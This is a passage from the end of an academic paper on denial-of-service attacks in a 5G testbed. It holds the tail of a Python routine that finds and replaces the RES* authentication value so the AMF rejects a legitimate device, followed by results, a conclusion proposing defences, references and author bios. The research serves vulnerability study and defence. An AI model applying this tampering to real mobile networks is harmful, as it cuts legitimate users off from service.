                    if new_hex:
                        new_res = unhexlify(new_hex)
                        if len(new_res) == res_len:
                            data[start:end] = new_res
                            changed = True
                    break
                else:
                    if j + 1 >= len(data): break
                    j += 2 + data[j+1]
        i = j
        continue
    i += 1
return bytes(data), found, changed
```

Figure 16. RES* position in the Authentication Response message.

With the start of the UE registration process, the RES* value is identified from the Authentication Request message using a Python script, altered to a different value, and then sent toward the AMF. Since this modified value is invalid, the AMF rejects the user registration.

4.3.3 Analysis and Result Evaluation:

Figure 17 illustrates that after the RES* value is tampered with by the attacker, the legitimate UE's registration process fails. Figure 18 confirms that the AMF rejects the legitimate UE's request. From an operational perspective, this attack—when performed precisely at the moment the Authentication Response is sent—achieves a 100% success rate. It demonstrates that even standard security mechanisms, which are designed to prevent replay and MITM attacks, can be exploited in reverse to become effective tools for executing other attacks, such as DoS.



Figure 17. UE deregistration with RES* change.



Figure 18. AMF log after changing the RES* value.

5 Conclusion

In this study, three DoS attack scenarios were designed and implemented on a 5G network using open-source tools. These scenarios targeted different network components, including the gNB, AMF, and UE. In the first scenario, the IMSI was exploited for large-scale registration flooding. In the second, the NGSetupRequest message (specifically the servedGUAMIList field) was abused to overload the AMF. Furthermore, a security-related parameter in the UE registration procedure was manipulated to disrupt the authentication process.

The experiments were conducted on commodity hardware with standard CPU and memory resources. While this environment does not fully replicate carrier-grade 5G infrastructures, it is consistent with prior research and sufficient to demonstrate the feasibility and reproducibility of the studied DoS scenarios. Future work will extend these experiments to dis-

tributed and high-performance platforms to better approximate operator-scale deployments.

Overall, this work demonstrates that scenario-based simulation is an effective approach for in-depth vulnerability analysis and realistic assessment of network behaviour under adversarial conditions. The findings highlight the importance of targeted and robust defence mechanisms, such as rate-limiting abnormal NGAP/NAS messages, strengthening authentication and integrity protection for gNBs, and applying anomaly detection against signalling storms. Integrating such defences into open-source cores like Open5GS represents a valuable direction for future research to enhance the resilience and security of 5G infrastructures.

References

[1] Saul Beltozar-Clemente, Orlando Iparraguirre-Villanueva, Félix Pucuhuayla-Revatta, Fernando Sierra-Liñan, Joselyn Zapata-Paulini, and Michael Cabanillas-Carbonell. Contributions of the 5g network with respect to decent work and economic growth (sustainable development goal 8): a systematic review of the literature. *Sustainability*, 15(22):15776, 2023.

[2] 3GPP. System architecture for the 5g system (5gs). https://www.3gpp.org/ftp/Specs/archive/23_series/23.501/, 2023. 3GPP TS 23.501, Release 17.

[3] Zujany Salazar, Huu Nghia Nguyen, Wissam Mallouli, Ana R Cavalli, and Edgardo Montes de Oca. 5greplay: A 5g network traffic fuzzer-application to attack injection. In *Proceedings of the 16th International Conference on Availability, Reliability and Security*, pages 1–8, 2021.

[4] George Amponis, Panagiotis Radoglou-Grammatikis, Thomas Lagkas, Savas Ouzounidis, Maria Zevgara, Ioannis Moscholios, Sotirios Goudos, and Panagiotis Sarigiannidis. Generating full-stack 5g security datasets: Ip-layer and core network persistent pdu session attacks. *AEU-International Journal of Electronics and Communications*, 171:154913, 2023.

[5] S. Hosseinishamoushaki. Simulation of 5g networks using open-source tools. https://thesis.unipd.it/retrieve/9c877408-954d-488d-ab86-4e8bdfb4131c/Hosseinishamoushaki_Seyedali.pdf, 2023.

[6] Edward J Oughton, Konstantinos Katsaros, Fariborz Entezami, Dritan Kaleshi, and Jon Crowcroft. An open-source techno-economic assessment framework for 5g deployment. *IEEE Access*, 7:155930–155940, 2019.

[7] Anastasios Vetsos, Dimitrios Uzunidis, Pericles Papadopoulos, and Panagiotis Karkazis. Comparative analysis of three opensource 5g simulation tools. In *Proceedings of the 28th Pan-Hellenic Conference on Progress in Computing and Informatics*, pages 107–113, 2024.

[8] Open5GS Project. Open5gs: Open source 5g/4g core network. https://open5gs.org, 2025. Accessed: 2025-07-27.

[9] Uranus Team. Ueransim: 5g ue and ran simulation. https://github.com/aligungr/UERANSIM, 2025. Accessed: 2025-07-27.

[10] L. Loureiro. Master thesis on open5gs and ueransim testbeds. https://baes.uc.pt/retrieve/265724/Tese_Master_Lu%C3%ADs_Loureiro.pdf, 2023.

[11] Diana Pineda, Ricardo Harrilal-Parchment, Kemal Akkaya, Ahmed Ibrahim, and Alexander Perez-Pons. Design and analysis of an open-source sdn-based 5g standalone testbed. In *IEEE INFOCOM 2023-IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, pages 1–6. IEEE, 2023.

[12] R Rohith, Minal Moharir, G Shobha, et al. Scapy-a powerful interactive packet manipulation program. In *2018 international conference on networking, embedded and wireless systems (ICNEWS)*, pages 1–5. IEEE, 2018.

[13] Philippe Biondi. Scapy. https://scapy.net, 2025. Accessed: 2025-07-27.

[14] Filippo Dolente, Rosario Giuseppe Garroppo, and Michele Pagano. A vulnerability assessment of open-source implementations of fifth-generation core network functions. *Future Internet*, 16(1):1, 2023.

[15] Filippo Giambartolomei, Marc Barceló, Alessandro Brighente, Aitor Urbieta, and Mauro Conti. Penetration testing of 5g core network web technologies. In *ICC 2024-IEEE International Conference on Communications*, pages 702–707. IEEE, 2024.

[16] Adrien Koutsos. The 5g-aka authentication protocol privacy. In *2019 IEEE European symposium on security and privacy (EuroS&P)*, pages 464–479. IEEE, 2019.

[17] Zhiwei Cui, Baojiang Cui, Li Su, Haitao Du, Hongxin Wang, and Junsong Fu. Attacks against security context in 5g network. In *International Symposium on Mobile Internet Security*, pages 3–17. Springer, 2022.

[18] Yongho Ko, I Wayan Adi Juliawan Pawana, and Ilsun You. Formal security reassessment of the 5g-aka-fs protocol: Methodological corrections and augmented verification techniques. *Sensors (Basel, Switzerland)*, 24(24):7979, 2024.

[19] Carlos Eduardo Menin, Igor Martins Silva, Vinícius Boff Alves, Gabriel Lando, Cristiano Bonato Both, José Marcos S Nogueira, and

Juliano Araujo Wickboldt. Explainable performance analysis of open-source 5g core network implementations via observability. In *2025 IEEE 11th International Conference on Network Softwarization (NetSoft)*, pages 397–405. IEEE, 2025.

[20] Tariro Mukute, Lusani Mamushiane, Albert A Lysko, Elena-Ramona Modroiu, Thomas Magedanz, and Joyce Mwangama. Control plane performance benchmarking and feature analysis of popular open-source 5g core networks: Openairinterface, open5gs, and free5gc. *IEEE Access*, 12:113336–113360, 2024.

[21] Aya Moheddine and Valeria Loscri. Identifying and exploiting a denial-of-service vulnerability in the ngap protocol in 5g networks. In *EuCNC & 6G Summit*, 2025.

[22] Cisco 5g amf configuration guide. https://www.cisco.com/c/en/us/td/docs/wireless/ucc/amf/2021-04/config-and-admin/b_ucc-5g-amf-config-and-admin-guide_2021-04.html, 2021.

[23] ShareTechnote. 5g core - amf. https://www.sharetechnote.com/html/5G/5G_Core_AMF.html. Accessed 2025.

[24] The Tcpdump Group. tcpdump: The classic command-line packet analyzer. https://www.tcpdump.org, 2024. Accessed: July 2025.

[25] Wireshark: The world's foremost network protocol analyzer. https://www.wireshark.org/. Accessed: 2025-07-27.

Mahdi Jeyhoon received the B.S. degree in Electrical Engineering from Shahid Bahonar University of Kerman, Kerman, Iran, in 2012. He received his M.S. degree in Electrical Engineering from the Broadcast Engineering Faculty of the Islamic Republic of Iran Broadcasting University, Tehran, Iran. He is currently a PhD student in the Department of Electrical and Computer Engineering, Science and Research Branch, Islamic Azad University, Tehran, Iran. His research interests include cryptography, web security, network security, security of next-generation networks (e.g., 5G and beyond), and blockchain-based networks.

Maryam Rajabzadeh Asaar received the B.S. degree in electrical engineering from Shahid Bahonar University of Kerman, Kerman, Iran, in 2004, and the M.S. and PhD. degrees in electrical engineering from Sharif University of Technology, Tehran, Iran, in 2008 and 2014, respectively. She is currently an Assistant Professor with the Department of Electrical and Computer Engineering, Science and Research Branch, Islamic Azad University, Tehran, Iran. Her research interests include provable security, digital signatures, design and analysis of cryptography protocols, network security, and security in industrial control systems.